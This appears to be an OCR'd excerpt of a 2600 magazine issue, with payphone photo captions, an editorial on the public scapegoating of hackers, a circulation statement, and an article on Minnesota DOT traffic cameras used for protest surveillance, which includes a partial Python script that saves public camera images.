
Off the Hook Payphones



United States. Found in Texas, where you may find it hard to make a call even if you hang up the receiver.

Photo by B R


Off the Hook Payphones



United States. From Rock Island, Illinois, another example of a receiver in disrepair.

Photo by Gursimran Sandhu


Off the Hook Payphones



Mexico. At least this Boca de Tomatlán phone looks like you can just hang it up to get it working again. But in reality there was no dial tone.

Photo by Michael Stevenson

Off the Hook Payphones



United States. Our country seems to be the leader in damaged receivers - in this case it's missing entirely. Seen in the Koreatown section of Los Angeles.

Photo by Mark Hudson

THE BLAME GAME

As we enter into a new era, we can't help but reflect on an old problem, one that's been at the core of our existence for as long as we've been around. The hacking community is far too often cast as the villain and is constantly blamed whenever things go wrong. This hurts not only our community, but all of society.

In this mercifully ended presidential campaign, hacker demonizing was a recurring news story. Hackers were blamed for everything from broken websites to stolen funds. And, of course, for the last however many years, we've been hearing about how elections and voting machines could be hacked, whether in theory, other countries, the past, or the future.

The threats to and imperfections of our technology are very real. We've always said this. What we take issue with is where responsibility for that is pointed. Let's look at a few examples:

- A television host and would-be presidential debate moderator had a tweet on his account appear which seemed to indicate an ongoing conversation with an adversary of one of the candidates. Rather than own up to this (the tweet was apparently meant to be sent as a direct message instead of a publicly viewable one), the host decided to simply blame it on hackers. It quickly became obvious that this wasn't the case and eventually he admitted he had lied. This kind of false accusation is hardly unusual, having happened numerous times recently on Twitter, as well as on other social networks.
- Databases are constantly being uncovered that contain a great deal of personal information on all of us. Whether they're run by telephone companies, credit reporting agencies, election boards, or hotel chains, the amount of data they hold is staggering - and intrusive. Yet, rather than focus on the validity of their very existence or the shoddy security that often accompanies them, the media is far more likely to point the finger at hackers as being the real threat, even if the databases haven't been compromised. They could be in the future and, if they are, hackers will undoubtedly be the culprits.
- We constantly hear about evils like malware and ransomware, which take advantage of people and institutions, resulting in great financial loss, systems held hostage, and wasted productivity. Again, hackers get the blame for this when it's actually a crime committed by people simply interested in stealing, people who have the most basic of technical skills - and sometimes not even that.

We could go on. Virtually any crime that involves a computer - even straight-out theft from a bank account or Bitcoin wallet - is by default blamed on hackers. Just like it's always been. Never mind the fact that hackers are the ones designing better systems and providing the knowledge that helps people become better secured and more educated. Or that you don't need to be a hacker to commit crimes with technology.

We've been complaining about this for decades. While the technology has changed dramatically in that time, the attitudes remain almost exactly the same. Basically, people fear the unknown. And they resent anyone who may have an advantage in that unknown and imagine that such people will try to victimize them in some way. It's not an attitude that's confined to the world of hackers, by any means. We see this borne out in every conspiracy theory, as well as in recent current events we all witness on the news. People with knowledge, whether they be journalists, scientists, college-educated people, or simply different in some other way, are looked upon with suspicion and hostility. And those who aren't the same - whether they be immigrants; supporters of an opposing political party; living an alternative lifestyle; or from another race, religion, or background - are frequently seen as a threat to what's normal, oftentimes even categorized as enemies. All without any actual evidence, other than the accusers' own fears, hostilities, and doubts.

These attitudes can destroy lives and even societies. Such conflict and destructiveness is in the interest of people who rely on fear to either maintain a status quo, sell a product, or engage others in some sort of platform. We can't solve the world's problems but we can look within our own community and see how we can avoid falling into these traps - or being pushed into them.

Categorizing a group of people in such general terms is always wrong. We've seen the word "hacker" used as a synonym for "criminal" far too many times. Years ago, people tried to separate good hackers from bad hackers by using the word "cracker" when referring to the bad hackers. But again, coming up with an overly-generalized category for a new word doesn't help anything if you don't understand the people you're defining. In this case, it simply ensured that labeling someone as a "cracker" instantly demonized them regardless of what it was they actually were doing, which was the exact problem that had happened with the word "hacker." Labels like "black hat" and "white hat" also don't help because they pass judgment before giving any details. There are simply too many variables that need to be understood before someone can have their entire existence labeled in such a way. Even the word "criminal" leaves you wanting to know more about what particular crime was involved. More labels aren't the answer unless they carry actual meaning that speaks to intent. And one word just isn't enough for that.

Since hackers are seen as people who can make technology work the way they want it to, they're seen as both the answer and the threat. Which means they're equally the magic bullet and the source of the problem, depending upon what's needed at the moment. So if your machine suddenly stops working or if something strange happens to you online, it's tempting to blame hackers. And if you want either of those things to magically get fixed, summoning a hacker might seem like your best course of action.

This is fantasy, of course. Hackers don't work magic like in the movies or on TV. But, as the great Arthur C. Clarke once said, "Any sufficiently advanced technology is indistinguishable from magic." This is quite true, unless of course you have a rudimentary understanding of what the technology in question is capable of. The more you shut yourself off to that, the more inaccessible you make it, so that the results do indeed appear like magic. And that can have the effect of both deifying and demonizing those who actually understand. They are the solution - but they also cause all the trouble.

So how do we get past this? Or is that still even possible?

We believe it is, but it will take work and determination. We have to be willing to question all that is put before us. That means whenever there's new technology introduced, we should be looking for the problems, not simply accepting what we're told without question. And if we're aware of someone who is, in fact, questioning, testing, and occasionally breaking this technology, think of that as a good thing - and even necessary. Of course, this isn't limited to technology. It's a fundamental ingredient in any free society to push boundaries and test strength, no matter how inconvenient it may seem. This is an essential part of the hacker mindset, but you can find it in anyone who believes in freedom. And that's what we're all fighting for.

Statement required by 39 USC 3685 showing the ownership, management, and circulation of *2600 Magazine*, published quarterly (4 issues) for October 1, 2020. Annual subscription price $29.00.

1. Mailing address of known office of publication is Box 752, Middle Island, New York 11953.
2. Mailing address of the headquarters or general business offices of the publisher is 2 Flowerfield, St. James, NY 11780.
3. The names and addresses of the publisher, editor, and managing editor are: Publisher and Editor: Emmanuel Goldstein, Box 99, Middle Island, New York 11953. Managing Editor: Eric Corley, 2 Flowerfield, St. James, NY 11780
4. The owner is Eric Corley, 2 Flowerfield, St. James, NY 11780
5. Known bondholders, mortgagees, and other security holders owning or holding more than 1 percent or more of total amount of bonds, mortgages, or other securities are: none.
6. Extent and nature of circulation:

	Average No. Copies each issue during preceeding 12 months	Single Issue nearest to filing date
A. Total Number of Copies	23125	21500
B. Paid and/or Requested Circulation		
1 Paid/Requested Outside-County Mail Subscriptions	4876	5543
2 Paid In-County Subscriptions	0	0
3 Sales Through Dealers and carries, street vendors, and counter sales	17260	14980
4 Other Classes Mailed Through the USPS	0	0
C. Total Paid and/or Requested Circulation	22136	20523
D. Free Distribution by Mail and Outside the Mail		
1 Outside-County	109	101
2 In-County	0	0
3 Other Classes Mailed Through the USPS	0	0
4 Outside the Mail	841	756
E. Total free distribution	950	857
F. Total distribution	23086	21380
G. Copies not distributed	39	120
H. Total	23125	21500
I. Percent Paid	96	96

7. I certify that the statements made by me above are correct and complete.
(Signed) Eric Corley, Owner.

Smile, You're On Camera

by Alsch

In most states, the state-level Department of Transportation maintains a network of pole-mounted, taxpayer-funded cameras complementary to their main highways, meant to be used to monitor traffic levels and interpolate travel times for the benefit of drivers. The feeds from these cameras are usually made available online as an extension of the state's 511 service, the nominal use of which is of course to check the status of traffic on select highways prior to traveling on them.

The Minnesota DOT cameras are accessible through a website where each camera is hosted on a different page, themselves accessible through a map-based directory of all of the cameras. Each page hosts a still image of the most recent capture from the camera; the page must be refreshed in order to update the image. Though it is likely that the cameras broadcast natively at a higher frame rate, the publicly accessible feeds update at one frame per second.

These cameras first became relevant to me during the civil unrest in Minneapolis following the murder of George Floyd. To greatly oversimplify, the unrest came to a crescendo on the night of May 28th, when the Third Precinct of the Minneapolis Police Department was set ablaze after having been evacuated that evening. Following this, as well as a frazzled 1:30 am press conference by future one-term mayor of Minneapolis Jacob Frey, the governor declared a curfew for the cities of Minneapolis and Saint Paul, which was extended to most of the surrounding suburbs.

During the curfew, these cameras became a viable tool to monitor the status of the protests at a macro level. Shortly after the aforementioned oxidization of the Third Precinct building, I created a small Python script to grab the images from their directory on the MN DOT website once every second and display them in a window as they were downloaded. At the end of this article, I've included a rough example of a program that will grab and save the images of a particular camera and display them in a window live.

Now, according to a tweet by the Minnesota Department of Public Safety on May 30th, the government considered the protests and property damage alike to be the product of a "sophisticated network of urban warfare" - a precis for the ongoing overuse of military technology and personnel in response to the activities on the ground. It was around this time that the presence of a Customs and Border Protection surveillance drone was identified over the skies of the Twin Cities. It was also around this time that I first noticed these traffic cameras zooming in on the faces of two people walking down a closed-off highway on-ramp. The camera followed the duo as they took out spray paint from their backpacks and tagged one of the concrete traffic barriers. This was to become the first of many attempts to provide facial imagery to law enforcement, as I began to notice the cameras attempting to focus in on the faces of anyone that got too close to them, regardless if their behavior could reasonably be considered suspicious or not. If the objectionable point isn't obvious here, I'll refer you back to the fact that these are taxpayer-funded under the purview of a specific public benefit, which is decidedly not surveillance.





Figure 1: The high resolution cameras were used to focus in on individuals, as seen here

Over the next day, I noticed something else - the embedded image feeds of the cameras were being removed from their pages in the MN DOT camera directory. Apparently, whichever law enforcement agency had expropriated the cameras for their purposes had figured that the "network of urban warfare" could easily access them on the website. Visiting the pages now produced a blank square with text that read "Camera Image Currently Unavailable." However, the direct links that I'd saved still worked, indicating that the images were still being updated live in the MN DOT directory, and had just been removed from the page.



Camera Image Currently Unavailable

Figure 2: MN DOT webpage with missing camera feed




Figure 3: Camera feed showing police activity

Judging from the images that I was seeing on the camera, it was evident that they were trying to remove access to coverage of areas where the police and National Guard were operating. While I still had access to the links that I had already copied into the program, there were still several cameras that I was not able to access, because the links had been removed from the page. What had not been removed from the page, however, was the embedded Google Maps image showing the exact location of the cameras along the highway.

Examining the source code of a Google Maps API object reveals that the exact coordinates are embedded in the code for the API call used to build the map, which reveals a way to discern the URLs of the missing camera images. Utility equipment is labeled, at least here in Minnesota, with bright yellow stickers bearing an ID number. As it turns out, the ID number that a camera is labeled with is used as its filename in the MN DOT directory. For example, the images from the camera labeled CAM 1800 would be found at the URL `https://video.dot.state.mn.us/video/image/metro/C1800`. So, if you know where the camera is physically located, you can go to that location in Google Street View and you should be able to see the yellow ID label from the road.

It is from this method that I was able to discern the URL to the camera on the intersection of highway I-35W and Washington Avenue, just in time to view a group of peaceful protesters being kettled by a battalion of police and National Guard outside of the office of Senator Amy Klobuchar on the night of May 31st.




Figure 4: The yellow ID labels on the cameras as seen from the road

Ostensibly, the moral here is that no technology is ever completely neutral; every aspect of the public infrastructure can be reallocated as a tool for surveillance, and their benefits can be rescinded concordantly. Then again, you already know that by now, don't you?

```
from Tkinter import *
import Tkinter, Tkconstants, tkFileDialog
from PIL import Image, ImageTk
from shutil import copyfile
import urllib
import time

cam_url   = “https://video.dot.state.mn.us/video/image/metro/C1628”
cam_title = “I-35W: I-35W NB @ Washington Ave”
saved     = “lastcapture.jpg”

tkimg = [None]            # Prevents garbage collection
framerate_delay = 1000    # in milliseconds
                          # Black Lives Matter

root = Tkinter.Tk()
root.title(“MNDOT TRAFFIC CAM WATCHER”)
label = Tkinter.Label(root)
label.pack()

def getImage():
    urllib.urlretrieve(cam_url, saved)
    print “Pulling image from camera “ + cam_url[48:] + “ - “\
        + cam_title
```

```
def saveImage():
    stamp = time.time()
    copyfile(saved, “saved\\cam” + cam_url[48:] + “-”\
        + str(stamp)[0:10] + “.jpg”)
    print “Snapshot saved at saved\\cam” + cam_url[48:] + “-”\
        + str(stamp)[0:10] + “.jpg”

def loopCapture():
    try:
        getImage()
        tkimg[0] = ImageTk.PhotoImage(file=saved)
        label.config(image=tkimg[0])
        labelname = Label(root, text=cam_title).place(x=0, y=0)
